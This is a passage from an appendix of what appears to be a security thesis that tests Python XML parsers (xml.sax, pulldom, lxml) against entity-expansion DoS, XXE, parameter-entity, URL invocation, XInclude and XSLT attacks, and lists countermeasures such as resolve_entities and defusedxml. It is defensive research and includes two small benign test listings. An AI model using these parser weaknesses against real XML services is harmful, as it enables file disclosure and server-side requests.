Note: The use of the defusedxml module, which mitigates this vulnerability, is recommended. This is discussed in Section 7.8.

B.3.2. XML External Entity (XXE) Attacks

The structure of this section is identical to Section A.1.2.

B.3.2.1. testXXE

Core test: Checks whether the parser is vulnerable to XXE attacks.

Settings

The parser uses the default settings as described in Section 7.5.2.

Processing

The parser expands the entity reference in the [43] content of [39] element "data". After the content of the file has been included, the [43] content of the [39] element reads "it_works".

Result/Security Implication

The parser processes external general entities. This test case confirms that the parser is vulnerable to XXE attacks by default.

B.3.2.2. testXXE_setEntityResolver

Additional test: Checks whether a custom EntityResolver mitigates XXE attacks.

Settings

The parser applies the setEntityResolver() method to use a custom **EntityResolver**.
For a discussion of this feature refer to Section 7.5.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element "data". The parser triggers a SAXNotSupportedException.

Result/Security Implication

The EntityResolver triggers an exception if an external general entity is found. This test case confirms that the parser is not vulnerable to XXE attacks.

B.3.2.3. testXXE_setFeature_feature_external_ges

Additional test: Checks whether this feature deactivates processing of external general entities.

Settings

The feature **external-general-entities** is set to *false*.
For a discussion of this feature refer to Section 7.5.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element "data".

Result/Security Implication

The feature "external-general-entities" deactivates processing of external general entities. This test case confirms that the parser is not vulnerable to XXE attacks.

B.3.2.4. Conclusion of XXE Attacks

The parser is vulnerable to XXE attacks by default. Different sources on the Internet [pyt15e] [tir13b] confirm our test results. The following countermeasures are available:
(i) Set the feature "external-general-entities" (false) to deactivate loading of external general entities. (ii) Apply a custom EntityResolver to deactivate loading of external general entities. Note: The use of the defusedxml module, which mitigates this vulnerability is recommended. This is discussed in Section 7.8.

B.3.3. XXE Attacks Based on Parameter Entities

The structure of this section is identical to Section A.1.3.

B.3.3.1. testInternalSubset_ExternalPEReferenceInDTD

Core test: Checks whether the parser is processing external parameter entities.

Settings

The parser uses the default settings as described in Section 7.5.2.

Processing

The parser expands the entity reference in the [43] content of [39] element “data”. After the content of the file has been included, the [43] content of the [39] element reads “it_works”.

Result/Security Implication

Because the internal general entity “intern” is resolved we can conclude that the external parameter entity “external” has been successfully processed and the contents have been included in the DTD. Note that the parser processes external parameter entities altough this feature is reported as disabled. This test case confirms that the parser processes external parameter entities by default.

B.3.3.2. testInternalSubset_PEReferenceInDTD

Core test: Checks whether the parser is processing internal parameter entities.
The settings, processing and result/security implication are identical to Paragraph B.3.3.1.

B.3.3.3. testParameterEntity_core

Core test: Checks if the parser is vulnerable to XXE attacks based on parameter entities, including the FTP protocol, and the schemaEntity attack.

Settings

The parser uses the default settings as described in Section 7.5.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element “data”.

Result/Security Implication

As demonstrated in previous tests the parser processes all entities. However the result of this test case shows that the attack is not successful. Based on the attack vector we created another test with minimal dependencies as in Listing B.3.

```
1 <?xml version="1.0" encoding="utf-8"?>
2 <!DOCTYPE data [
3 <!ELEMENT data (#PCDATA)>
4 <!ENTITY % dtd SYSTEM "C:/Christopher_Spaeth/code/xml_files_windows/
     parameterEntity_core.dtd">
5 %dtd;
6 ]>
7 <data>&all;</data>
```

Listing B.3: Modified version of testParameterEntity_core for further investigation

We use a resource which is locally available to exclude network connectivity as a cause of failure. We modify the referenced DTD as in Listing B.4.

```
1 <!ENTITY %sub 'it_works'>
2 <!ENTITY all '%sub;'>
```

Listing B.4: Referenced DTD of XML Document

Since we confirm with testInternalSubset_ExternalPEReferenceInDTD that an external parameter entity is being processed, we add another processing step by adding a reference to an internal parameter entity in an “EntityValue” of an internal general entity. The string “it_works” is no longer included. This corresponds to the results of test testParameterEntity_core. A similar test case can be found in dtd/externalSubset_ExternalPEReferenceInInternalGeneralEntity which yields the same results. Therefore we can conclude that parameter entities are processed within a DTD but not within an [9] EntityValue, which causes the attack to fail. This test case confirms that the parser is not vulnerable to XXE attacks by default.
Note about the FTP attack:
Since the parser does not process parameter entities, this test is not successful.
Note about the SchemaEntity attack:
Since the parser does not process parameter entities, this test is not successful.

B.3.3.4. testParameterEntity_core_setFeature_feature_external_pes

Additional test: Checks whether this feature activates processing of external parameter entities.

Settings

The feature **external-parameter-entities** is set to *true*.
For a discussion of this feature refer to Section 7.5.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element "data". The parser triggers a SAXNotSupportedException "expat does not read external parameter entities".

Result/Security Implication

When trying to activate support for parameter entities in all contexts (i.e. EntityValue), the parser triggers an exception. This test case confirms that the default processing of parameter entities cannot be changed.

B.3.3.5. testParameterEntity_doctype

Core test: Checks whether the parser is vulnerable to XXE attacks based on parameter entities.
The settings, processing and result/security implication are identical to Paragraph B.3.3.3.

B.3.3.6. Conclusion of XXE Attacks Based on Parameter Entities

The parser is not vulnerable to XXE attacks by default. The parser is neither vulnerable to an XXE attack which uses the FTP protocol nor to the SchemaEntity attack. Although the parser indicates a vulnerability to parameter entity attacks as shown in testInternalSubset_ExternalPEReferenceInDTD and testInternalSubset_PEReferenceInDTD, further research does not confirm these indications. The parser does not process parameter entities in [9] EntityValue. Therefore, no countermeasures are necessary. The processing of parameter entities cannot be changed. Even though the feature "external-parameter-entities" can be accessed, any attempt to change it triggers an exception.

Note: Because parameter entities are processed within the DTD, it might be possible that external parameter entities may be used for URL Invocation attacks.

B.3.4. URL Invocation Attacks

The structure of this section is identical to Section A.1.4.

B.3.4.1. testURLInvocation_doctype

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on [28] doctypedecl.

Settings

The parser uses the default settings as described in Section 7.5.2.

Processing

The counter of the web server is incremented after the XML document has been parsed.

Result/Security Implication

The parser resolves the reference, which is provided as a system identifier. This test case confirms that the parser is vulnerable to URL Invocation attacks by default. Different sources on the Internet [pyt15e] [tir13b] confirm our test results.

B.3.4.2. testURLInvocation_doctype_setEntityResolver

Additional test: Checks whether a custom EntityResolver mitigates URL Invocation attacks.

Settings

The parser applies the setEntityResolver() method to use a custom **EntityResolver**.
For a discussion of this feature refer to Section 7.5.2.

Processing

The parser triggers a SAXNotSupportedException “Entities not allowed”. The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

The parser does not resolve the reference, which is provided as a system identifier. The parser triggers an exception. This test case confirms that the parser is not vulnerable to URL Invocation attacks.

B.3.4.3. testURLInvocation_externalGeneralEntity

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on external general entities.
The settings, processing and result/security implications are identical to Paragraph B.3.4.1.

B.3.4.4. testURLInvocation_externalGeneralEntity_setEntityResolver

Additional test: Checks whether a custom EntityResolver mitigates URL Invocation attacks.
The settings, processing and result/security implications are identical to Paragraph B.3.4.2.

B.3.4.5. testURLInvocation_externalGeneralEntity_feature_external_ges

Additional test: Checks whether the feature deactivates processing of external general entities.

Settings

The feature **external-general-entities** is set to *false*.
For a discussion of this feature refer to Section 7.5.2.

Processing

The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

The feature "external-general-entities" deactivates processing of external general entities. This test case confirms that the parser is not vulnerable to URL Invocation attacks.

B.3.4.6. testURLInvocation_parameterEntity

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on external parameter entities.
The settings, processing and result/security implications are identical to Paragraph B.3.4.1 apart from the following deviations:
Altough parameter entities cannot be used within an [9] EntityValue as discussed in Section B.3.3, they can be used for URL Invocation attacks.

B.3.4.7. testURLInvocation_parameterEntity_setEntityResolver

Additional test: Checks whether a custom EntityResolver mitigates URL Invocation attacks.
The settings, processing and result/security implications are identical to Paragraph B.3.4.2.

B.3.4.8. testURLInvocation_xinclude

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on XInclude.

Settings

The parser uses the default settings as described in Section 7.5.2.

Processing

The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

The parser does not resolve the reference, which is provided as the value of an 'href' attribute of an `xi:include` [39] element. This test case confirms that the parser is not vulnerable to URL Invocation attacks by default.

B.3.4.9. testURLInvocation_noNamespaceSchemaLocation

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on the noNamespaceSchemaLocation attribute.

The settings, processing and result/security implications are identical to Paragraph B.3.4.8.

B.3.4.10. testURLInvocation_noNamespaceSchemaLocation_setFeature_validation

Additional test: Checks whether validation of the XML document renders the parser vulnerable to URL Invocation attacks.

Settings

The feature **validation** is set to *true*.
For a discussion of this feature refer to Section 7.5.2.

Processing

The parser triggers a SAXNotSupportedException "expat does not support validation".

Result/Security Implication

When trying to activate DTD validation the parser triggers an exception. This test case confirms that the default behavior for DTD validation cannot be changed and the parser is not vulnerable to URL Invocation attacks.

B.3.4.11. testURLInvocation_schemaLocation

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on the schemaLocation attribute.
The settings, processing and result/security implications are identical to Paragraph B.3.4.8

B.3.4.12. Conclusion of URL Invocation Attacks

Doctype / Parameter Entity

The parser is vulnerable to URL Invocation attacks by default. The following countermeasures are available: (i) Apply a custom EntityResolver to deactivate loading of external resources.

External General Entity

The parser is vulnerable to URL Invocation attacks by default. The following countermeasures are available: (i) Apply a custom EntityResolver to deactivate loading of external general entities. (ii) Set the feature "external-general-entities" (false) to deactivate loading of external general entities.

XInclude / NoNamespaceSchemaLocation / SchemaLocation

The parser is not vulnerable to URL Invocation attacks by default. Therefore, no countermeasures are necessary.

Summary

The parser is vulnerable to URL Invocation attacks by default. The following countermeasures are available: (i) Apply a custom EntityResolver. Note: The use of the defusedxml module, which mitigates URL Invocation attacks, is recommended. This is discussed in Section 7.8.

B.3.5. XInclude Attacks

The structure of this section is identical to Section A.1.5.

B.3.5.1. testXInclude

Core test: Checks whether the parser is processing XInclude.

Settings

The parser uses the default settings as described in Section 7.5.2.

Processing

The [43] content of [39] element "data" is still the [39] element `xi:include`. No content from a remote resource is included.

Result/Security Implication

The parser does not process XInclude. This test confirms that the parser is not vulnerable to XInclude attacks by default. Another source on the Internet [tir13b] confirms our test results.

B.3.5.2. Conclusion of XInclude Attacks

The parser is not vulnerable to XInclude attacks by default. Therefore, no countermeasures are necessary. Our research indicates that the parser does not support XInclude. We checked the API [pyt15g] and the source code for search terms such as "xinclude" and "xi:include". Another source on the Internet [tir13b] confirms our assumption.

Note: Some readers might feel that this feature exactly meets their needs. It is our understanding that a custom implementation using xml.sax.saxutils.XMLFilterBase can mirror the functionality of XInclude.

B.3.6. XSLT Attacks

The structure of this section is identical to Section A.1.6.

B.3.6.1. testXSLT

Core test: Checks whether the parser is processing XSLT.

Settings

The parser uses the default settings as described in Section 7.5.2.

Processing

The root [39] element of the XML document is still the [39] element "xsl:stylesheet". No content from a remote resource is included.

Result/Security Implication

The parser does not process XSLT. This test confirms that the parser is not vulnerable to XSLT attacks by default.

B.3.6.2. Conclusion of XSLT Attacks

The parser is not vulnerable to XSLT attacks by default. Therefore, no countermeasures are necessary. The documentation [pyt15a] does not mention any support for XSLT. A reference for XSLT in Python [pyt12] states that the parser has no built-in support for XSLT. Different sources [Bal08] [etu15] list some alternatives, which implement XSLT.

B.4. pulldom

B.4.1. Denial-of-Service Attacks

We execute the same set of tests as in Section B.3.1, which yields identical results.

B.4.2. XML External Entity (XXE) Attacks

We execute the same set of tests as in Section B.3.2, which yields identical results.

B.4.3. XXE Attacks Based on Parameter Entities

We execute the same set of tests as in Section B.3.3, which yields identical results.

B.4.4. URL Invocation Attacks

We execute the same set of tests as in Section B.3.4, which yields identical results.

B.4.5. XInclude Attacks

We execute the same set of tests as in Section B.3.5, which yields identical results.

B.4.6. XSLT Attacks

We execute the same set of tests as in Section B.3.6, which yields identical results.

B.5. lxml

B.5.1. Denial-of-Service Attacks

The structure of this section is identical to Section A.1.1.

B.5.1.1. testDOS_core

Core test: Checks whether the parser is processing internal general entities.

Settings

The parser uses the default settings as described in Section 7.7.2.

Processing

The parser expands the entity reference to entity `a2` and includes 25 times the `replacement text` "dos" of the internal general entity a0.

Result/Security Implication

The parser processes internal general entities. This test case indicates that the parser may be vulnerable to DoS attacks by default.

B.5.1.2. testDOS_core_resolve_entities

Additional test: Checks whether this feature mitigates DoS attacks.

Settings

The feature (i) **resolve_entities** is set to *false*.
For a discussion of this feature refer to Section 7.7.2.

Processing

The [43] content of the root [39] element is empty, that is the value "None" is included.

Result/Security Implication

Using the feature "resolve_entities" affects processing of internal general entities. This test case confirms that the parser is not vulnerable to DoS attacks.

B.5.1.3. testDOS_indirections

Core test: Checks whether the parser is processing a large number of internal general entity references (billion laughs).

Settings

The parser uses the default settings as described in Section 7.7.2.

Processing

The parser triggers an XMLSyntaxError "Detected an entity reference loop".

Result/Security Implication

The error message indicates that the parser has some inbuilt limits regarding the total number of entity references. This test case confirms that the parser is not vulnerable to DoS attacks by default.

B.5.1.4. testDOS_indirections_huge_tree

Additional test: Checks whether this feature deactivates inbuilt DoS protection mechanisms.

Settings

The feature **huge_tree** is set to *true*.
For a discussion of this feature refer to Section 7.7.2.

Processing

The parser expands the entity reference to entity `a2` and includes 10,000 times the `replacement text` "dos" of the internal general entity `a0`.

Result/Security Implication

The parser does not enforce any limits on entity expansion. This test case confirms that the parser is vulnerable to DoS attacks.

B.5.1.5. testDOS_indirections_huge_tree_resolve_entities

Additional test: Checks whether this feature mitigates DoS attacks.

Settings

The feature (i) **huge_tree** is set to *true* and (ii) the feature **resolve_entities** is set to *false*.
For a discussion of this feature refer to Section 7.7.2.

Processing

The [43] content of the root [39] element is empty, that is the value "None" is included.

Result/Security Implication

Using the feature resolve_entities affects processing of internal general entities. This test case confirms that the parser is not vulnerable to DoS attacks.

B.5.1.6. testDOS_entitySize

Core test: Checks whether the parser is processing a large entity (quadratic blowup).

Settings

The parser uses the default settings as described in Section 7.7.2.

Processing

The parser expands the entity reference to entity `a2` and includes 3,400,000 times the `replacement text` "dos" of the internal general entity `a0`.

Result/Security Implication

The parser does not enforce any limits on the size of an entity. This test case confirms that the parser is vulnerable to DoS attacks by default.

B.5.1.7. testDOS_entitySize_resolve_entities

Additional test: Checks whether this feature mitigates DoS attacks.
The settings, processing and result/security implication are identical to Paragraph B.5.1.2.

B.5.1.8. Conclusion of Denial-of-Service Attacks

The parser is vulnerable to DoS attacks by default. Although a DoS attack using entity references is mitigated via a built-in limit, a quadratic blowup attack is not. The feature “huge_tree” (true) deactivates the inbuilt DoS protection mechanism and renders the parser vulnerable to entity expansion attacks. The following countermeasures are available:
(i) Set the feature “resolve_entities” (false) to deactivate processing of internal general entities. This works even if other features, such as (i) “huge_tree” (true), are set simultaneously.

Note: The use of the defusedxml module, which mitigates this vulnerability, is recommended. This is discussed in Section 7.8.

B.5.2. XML External Entity (XXE) Attacks

The structure of this section is identical to Section A.1.2.

B.5.2.1. testXXE

Core test: Checks whether the parser is vulnerable to XXE attacks.

Settings

The parser uses the default settings as described in Section 7.7.2.

Processing

The parser expands the entity reference in the [43] content of [39] element “data”. After the content of the file has been included, the [43] content of the [39] element reads “it_works”.

Result/Security Implication

The parser processes external general entities. This test case confirms that the parser is vulnerable to XXE attacks by default.

B.5.2.2. testXXE_resolve_entities

Additional test: Checks whether this feature mitigates XXE attacks.

Settings

The feature **resolve_entities** is set to *false*.
For a discussion of this feature refer to Section 7.7.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element “data”.

Result/Security Implication

This feature deactivates processing of external general entities. This test case confirms that the parser is not vulnerable to XXE attacks.

B.5.2.3. testXXE_attribute_defaults_resolve_entities

Additional test: Checks the impact on processing if two contradicting features are set.

Settings

The feature (i) **attribute_defaults** is set to *true* and (ii) the feature **resolve_entities** is set to *false*.
For a discussion of this feature refer to Section 7.7.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element “data”.

Result/Security Implication

The feature “resolve_entities” has priority over the feature “attribute_defaults”. This test case confirms that the parser is not vulnerable to XXE attacks.

B.5.2.4. testXXE_dtd_validation_resolve_entities

Additional test: Checks the impact on processing if two contradicting features are set.

Settings

The feature (i) **dtd_validation** is set to *true* and (ii) the feature **resolve_entities** is set to *false*. For a discussion of this feature refer to Section 7.7.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element “data”.

Result/Security Implication

A validating parser is required to fetch the [30] external subset and process external general entities, however processing of entities is disabled. The feature “resolve_entities” has priority over the feature “dtd_validation”. This test case confirms that the parser is not vulnerable to XXE attacks.

B.5.2.5. testXXE_load_dtd_resolve_entities

Additional test: Checks the impact on processing if two contradicting features are set.

Settings

The feature (i) **load_dtd** is set to *true* and (ii) the feature **resolve_entities** is set to *false*.
For a discussion of this feature refer to Section 7.7.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element “data”.

Result/Security Implication

A validating parser is required to fetch the [30] external subset and process external general entities, however processing of entities is disabled. The feature “resolve_entities” has priority over the feature “dtd_validation”. This test case confirms that the parser is not vulnerable to XXE attacks.

B.5.2.6. Conclusion of XXE Attacks

The parser is vulnerable to XXE attacks by default. The following countermeasures are available:
(i) Set the feature “resolve_entities” (false) to deactivate loading of external general entities. This works even if other features, such as (i) “attribute_defaults” (true), “dtd_validation” (true) or “load_dtd”(true), are set simultaneously.

Note: The use of the defusedxml module, which mitigates this vulnerability, is recommended. This is discussed in Section 7.8.

B.5.3. XXE Attacks Based on Parameter Entities

The structure of this section is identical to Section A.1.3.

B.5.3.1. testInternalSubset_ExternalPEReferenceInDTD

Core test: Checks whether the parser is processing external parameter entities.

Settings

The parser uses the default settings as described in Section 7.7.2.

Processing

The parser expands the entity reference in the [43] content of [39] element “data”. After the content of the file has been included, the [43] content of the [39] element reads “it_works”.

Result/Security Implication

Because the internal general entity “intern” is resolved we can conclude that the external parameter entity “external” has been successfully processed and the contents have been included in the DTD. This test case confirms that the parser processes external parameter entities by default.

Note: Checking the feature “load_dtd” on its own is not necessary, because external parameter entities are processed by default.

B.5.3.2. testInternalSubset_ExternalPEReferenceInDTD_resolve_entities

Additional test: Checks whether this feature deactivates processing of external parameter entities.

Settings

The feature **resolve_entities** is set to *false*.
For a discussion of this feature refer to Section 7.7.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element “data”.

Result/Security Implication

The feature “resolve_entities” has an impact on processing of external parameter entities. However, it is unclear at this point, whether it affects the processing of the internal general entity only or the external parameter entity as well.

B.5.3.3. testInternalSubset_ExternalPEReferenceInDTD_attribute_defaults_resolve_entities

Additional test: Checks the impact on processing if two contradicting features are set.

Settings

The feature (i) **attribute_defaults** is set to *true* and (ii) the feature **resolve_entities** is set to *false*.
For a discussion of this feature refer to Section 7.7.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element “data”.

Result/Security Implication

The feature “resolve_entities” has an impact on processing of external parameter entities. However, it is unclear at this point, whether it affects the processing of the internal general entity only or the external parameter entity as well. The feature “resolve_entities” has priority over the feature “attribute_defaults”.

B.5.3.4. testInternalSubset_ExternalPEReferenceInDTD_dtd_validation_resolve_entities

Additional test: Checks the impact on processing if two contradicting features are set.

Settings

The feature (i) **dtd_validation** is set to *true* and (ii) the feature **resolve_entities** is set to *false*.
For a discussion of this feature refer to Section 7.7.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element “data”.

Result/Security Implication

A validating parser is required to fetch the [30] external subset and process external general entities. The feature “resolve_entities” has an impact on processing of external parameter entities. However, it is unclear at this point, whether it affects the processing of the internal general entity only or the external parameter entity as well. The feature “resolve_entities” has priority over the feature “dtd_validation”.

B.5.3.5. testInternalSubset_ExternalPEReferenceInDTD_load_dtd_resolve_entities

Additional test: Checks the impact on processing if two contradicting features are set.

Settings

The feature (i) **load_dtd** is set to *true* and (ii) the feature **resolve_entities** is set to *false*.
For a discussion of this feature refer to Section 7.7.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element “data”.

Result/Security Implication

The feature “resolve_entities” has an impact on processing of external parameter entities. However, it is unclear at this point, whether it affects the processing of the internal general entity only or the external parameter entity as well. The feature “resolve_entities” has priority over the feature ”load_dtd”.

B.5.3.6. testInternalSubset_PEReferenceInDTD

Core test: Checks whether the parser is processing internal parameter entities.
The settings, processing and result/security implication are identical to Paragraph B.5.3.1.

B.5.3.7. testInternalSubset_PEReferenceInDTD_resolve_entities

Additional test: Checks whether this feature deactivates processing of internal parameter entities.
The settings, processing and result/security implication are identical to Paragraph B.5.3.2.

B.5.3.8. testParameterEntity_core

Core test: Checks if the parser is vulnerable to XXE attacks based on parameter entities, including the FTP protocol, and the schemaEntity attack.

Settings

The parser uses the default settings as described in Section 7.7.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element “data”. The parser raises an XMLSyntaxError “Entity ’all’ not defined”.

Result/Security Implication

As demonstrated in previous tests the parser processes all entities. The parser disables network access by default. We assume that this is the cause of this failure. This test case confirms that the parser is not vulnerable to XXE attacks.

Note about the FTP attack:
Since the parser disables network access, this test is not successful. If network access is enabled the parser connects to the FTP server, however, does not transmit any data. It may be possible that this depends on the implementation of the FTP server in use [Nov14].

Note about the SchemaEntity attack:
Since the parser disables network access, this test is not successful. Even if network access is enabled, the parser lacks support for external XML Schema validation [Beh15d]. The parser only supports validation against a user-provided XML Schema using the etree.XMLSchema class.

B.5.3.9. testParameterEntity_core_attribute_defaults

Additional test: Checks whether this feature facilitates XXE attacks.

Settings

The feature **attribute_defaults** is set to *true*. For a discussion of this feature refer to Section 7.7.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element "data". The parser raises an XMLSyntaxError "Entity 'all' not defined".

Result/Security Implication

This feature has no impact on the availability of network connectivity. This test case confirms that the parser is not vulnerable to XXE attacks.

B.5.3.10. testParameterEntity_core_dtd_validation

Additional test: Checks whether this feature facilitates XXE attacks.

Settings

The feature **dtd_validation** is set to *true*. For a discussion of this feature refer to Section 7.7.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element "data". The parser raises an XMLSyntaxError "Entity 'all' not defined".

Result/Security Implication

A validating parser is required to fetch the [30] external subset and process external general entities. This feature has no impact on the availability of network connectivity. This test case confirms that the parser is not vulnerable to XXE attacks.

B.5.3.11. testParameterEntity_core_no_network

Additional test: Checks whether this feature facilitates XXE attacks.

Settings

The feature **no_network** is set to *false*. For a discussion of this feature refer to Section 7.7.2.

Processing

The parser expands the entity reference in the [43] content of [39] element "data". After the content of the file has been included, the [43] content of the [39] element reads "it_works".

Result/Security Implication

Our assumption is sustained, that the missing network access presents the cause of failure described in Paragraph B.5.3.8. This test case confirms that the parser is vulnerable to XXE attacks.

B.5.3.12. testParameterEntity_core_no_network_resolve_entities

Additional test: Checks whether this feature mitigates XXE attacks.

Settings

The feature (i) **no_network** is set to *false* and (ii) the feature **resolve_entities** is set to *false*.
For a discussion of this feature refer to Section 7.7.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element “data”.

Result/Security Implication

Although network access is activated, processing of general entities is not. This test case confirms that the parser is not vulnerable to XXE attacks.

B.5.3.13. testParameterEntity_doctype

Core test: Checks whether the parser is vulnerable to XXE attacks based on parameter entities.
The settings, processing and result/security implications are identical to Paragraph B.5.3.8

B.5.3.14. testParameterEntity_doctype_attribute_defaults

Additional test: Checks whether this feature facilitates XXE attacks.
The settings, processing and result/security implications are identical to Paragraph B.5.3.9

B.5.3.15. testParameterEntity_doctype_attribute_defaults_no_network

Additional test: Checks whether these features facilitate XXE attacks.

Settings

The feature (i) **attribute_defaults** is set to *true* and (ii) the feature **no_network** is set to *false*.
For a discussion of this feature refer to Section 7.7.2.

Processing

The parser expands the entity reference in the [43] content of [39] element “data”. After the content of the file has been included, the [43] content of the [39] element reads “it_works”.

Result/Security Implication

This test case confirms that the parser is vulnerable to XXE attacks based on parameter entities.

Note: In contrast to Paragraph B.5.3.11 the test in Paragraph B.5.3.23 is not successful. Therefore it is necessary to check which other features are required to trigger a vulnerability.

B.5.3.16. testParameterEntity_doctype_attribute_defaults_no_network_resolve_entities

Additional test: Checks whether this feature mitigates XXE attacks.

Settings

The feature (i) **attribute_defaults** is set to *true*, (ii) **no_network** is set to *false* and (iii) **resolve_entities** is set to *false*.
For a discussion of this feature refer to Section 7.7.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element “data”.

Result/Security Implication

As shown in previous tests the feature “resolve_entities” has priority over the feature “attribute_defaults”. Even if network access is available a vulnerability can be mitigated by additionally setting the feature “resolve_entities” to false. This test case confirms that the parser is not vulnerable to XXE attacks.

B.5.3.17. testParameterEntity_doctype_dtd_validation

Additional test: Checks whether this feature facilitates XXE attacks.
The settings, processing and result/security implications are identical to Paragraph B.5.3.10.

B.5.3.18. testParameterEntity_doctype_dtd_validation_no_network

Additional test: Checks whether these features facilitate XXE attacks.

Settings

The feature (i) **dtd_validation** is set to *true* and (ii) **no_network** is set to *false*.
For a discussion of this feature refer to Section 7.7.2.

Processing

The parser expands the entity reference in the [43] content of [39] element “data”. After the content of the file has been included, the [43] content of the [39] element reads “it_works”.

Result/Security Implication

This test case confirms that the parser is vulnerable to XXE attacks based on parameter entities.
Note: In contrast to Paragraph B.5.3.11 the test in Paragraph B.5.3.23 is not successful. Therefore it is necessary to check which other features are required to trigger a vulnerability.

B.5.3.19. testParameterEntity_doctype_dtd_validation_no_network_resolve_entities

Additional test: Checks whether this feature mitigates XXE attacks.

Settings

The feature (i) **dtd_validation** is set to *true*, (ii) the feature **no_network** is set to *false* and (iii) the feature **resolve_entities** is set to *false*.
For a discussion of this feature refer to Section 7.7.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element “data”.

Result/Security Implication

As shown in previous tests the feature “resolve_entities” has priority over the feature “dtd_validation”. Even if network access is available a vulnerability can be mitigated by additionally setting the feature “resolve_entities” to false. This test case confirms that the parser is not vulnerable to XXE attacks.

B.5.3.20. testParameterEntity_doctype_load_dtd

Additional test: Checks whether this feature facilitates XXE attacks.

Settings

The feature **load_dtd** is set to *true*. For a discussion of this feature refer to Section 7.7.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element “data”. The parser raises an XMLSyntaxError “Entity ’all’ not defined”.

Result/Security Implication

This feature has no impact on the availability of network connectivity. This test case confirms that the parser is not vulnerable to XXE attacks.

B.5.3.21. testParameterEntity_doctype_load_dtd_no_network

Additional test: Checks whether these features facilitate XXE attacks.

Settings

The feature (i) **load_dtd** is set to *true* and (ii) the feature **no_network** is set to *false*.
For a discussion of this feature refer to Section 7.7.2.

Processing

The parser expands the entity reference in the [43] content of [39] element “data”. After the content of the file has been included, the [43] content of the [39] element reads “it_works”.

Result/Security Implication

This test case confirms that the parser is vulnerable to XXE attacks.

Note: In contrast to Paragraph B.5.3.11 the test in Paragraph B.5.3.23 is not successful. Therefore it is necessary to check which other features are required to trigger a vulnerability.

B.5.3.22. testParameterEntity_doctype_load_dtd_no_network_resolve_entities

Additional test: Checks whether this feature mitigates XXE attacks.

Settings

The feature (i) **load_dtd** is set to *true*, (ii) the feature **no_network** is set to *false* and (iii) the feature **resolve_entities** is set to *false*.
For a discussion of this feature refer to Section 7.7.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element “data”.

Result/Security Implication

As shown in previous tests the feature “resolve_entities” has priority over the feature “load_dtd”. Even if network access is available a vulnerability can be mitigated by additionally setting the feature “resolve_entities” to false. This test case confirms that the parser is not vulnerable to XXE attacks.

B.5.3.23. testParameterEntity_doctype_no_network

Additional test: Checks whether this feature facilitates XXE attacks.

Settings

The feature **no_network** is set to *false*. For a discussion of this feature refer to Section 7.7.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element “data”. The parser raises an XMLSyntaxError “Entity ’all’ not defined”.

Result/Security Implication

In contrast to Paragraph B.5.3.11, this test is not successful. We can therefore conclude that the [30] external subset is not loaded by default. Additional tests are necessary using a combination of “no_network” and (i) “attribute_defaults”, (ii) dtd_validation (iii) load_dtd. This test case confirms that the parser is not vulnerable to XXE attacks.

B.5.3.24. Conclusion of XXE Attacks Based on Parameter Entities

testInternalSubset_ExternalPEReferenceInDTD

The parser processes external parameter entities by default. A potential countermeasure to set the feature “resolve_entities” (false) to deactivate loading of external parameter entities does not work. The results from Paragraph B.5.4.19 show that parameter entities are not affected by this feature.

testInternalSubset_PEReferenceInDTD

The parser processes internal parameter entities by default. We assume that the conclusions from the previous paragraph also apply for internal parameter entities.

testParameterEntity_core

The parser is not vulnerable to XXE attacks by default. The parser is neither vulnerable to an XXE attack which uses the FTP protocol nor to the SchemaEntity attack. The feature (i) "no_network" (false) changes the default behavior and renders the parser vulnerable. The features (i) "attribute_defaults" (true) and (ii) "dtd_validation" (true) do not change the default behavior.

The following countermeasures are available:
(i) Set the feature "resolve_entities" (false) to deactivate processing of general entities. This works even if other features, such as (i) "attribute_defaults" (true), "dtd_validation" (true) or "load_dtd"(true), are set simultaneously.

testParameterEntity_doctype

The parser is not vulnerable to XXE attacks by default. The feature "no_network" (false) and (i) "attribute_defaults" (true), (ii) "dtd_validation" (true) and (iii) "load_dtd" (true) change the default behavior and render the parser vulnerable. Using any of these features on its own does not change the default behavior. The following countermeasures are available:
(i) Set the feature "resolve_entities" (false) to deactivate processing of general entities.

Summary

The parser is not vulnerable to XXE attacks by default. The feature "no_network" (false) renders the parser vulnerable. Other combinations of "no_network" and (i) "attribute_defaults", (ii) "dtd_validation" or (iii) "load_dtd" also render the parser vulnerable. The following countermeasures are available:
(i) Set the feature "resolve_entities" (false)

Please refer to other test results when setting any of these features (as a countermeasure), as they may have undesired side effects. We identified the following implications:

- ⋆ When setting feature "resolve_entities" and (i) "no_network" (false) URL Invocation attacks based on parameter entities and DOCTYPE are still possible.

B.5.4. URL Invocation Attacks

The structure of this section is identical to Section A.1.4.

B.5.4.1. testURLInvocation_doctype

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on [28] doctypedecl.

Settings

The parser uses the default settings as described in Section 7.7.2.

Processing

The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

The parser does not resolve the reference, which is provided as a system identifier. Note that lxml disables network access by default. We assume that this is the cause of this failure. This test case confirms that the parser is not vulnerable to URL Invocation attacks by default.

Note: We are looking in the following tests for features which enable network access.

